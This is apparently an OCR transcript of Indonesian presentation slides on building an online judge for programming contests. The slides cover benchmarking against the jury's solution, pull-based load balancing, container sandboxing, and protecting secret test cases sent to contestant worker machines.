
- Spesifikasi OS dan CPU
- CPU Benchmarking
- **Menggunakan Solusi Juri Untuk Benchmarking**

Menggunakan Solusi Juri Untuk Benchmarking


Executable
Solusi Juri

Executable
Solusi Peserta


Menggunakan Solusi Juri Untuk Benchmarking



Menggunakan Solusi Juri Untuk Benchmarking



Menggunakan Solusi Juri Untuk Benchmarking



$$T_{peserta} < T_{juri} \times (1 + toleransi)$$

Load Balancing

- Push Based
- **Pull Based**
- Self Grading

Sandboxing

- Virtual Machine
- **Container : Cgroup, Chroot & Namespace**

Pengiriman Test-Case Ke Worker

- Worker merupakan komputer peserta
- Test-Case rahasia
- Bagaimana menjaga kerahasiaan test-case
- **Enkripsi Pada Level Aplikasi**

Pengiriman Test-Case Ke Worker

- Test-Case berukuran besar
- **Test-Case dibangkitkan pada worker**


Proses Penilaian Secara Keseluruhan

PC Peserta


Solusi
Peserta

Online Judge


Proses Penilaian Secara Keseluruhan




Proses Penilaian Secara Keseluruhan




Proses Penilaian Secara Keseluruhan




Proses Penilaian Secara Keseluruhan



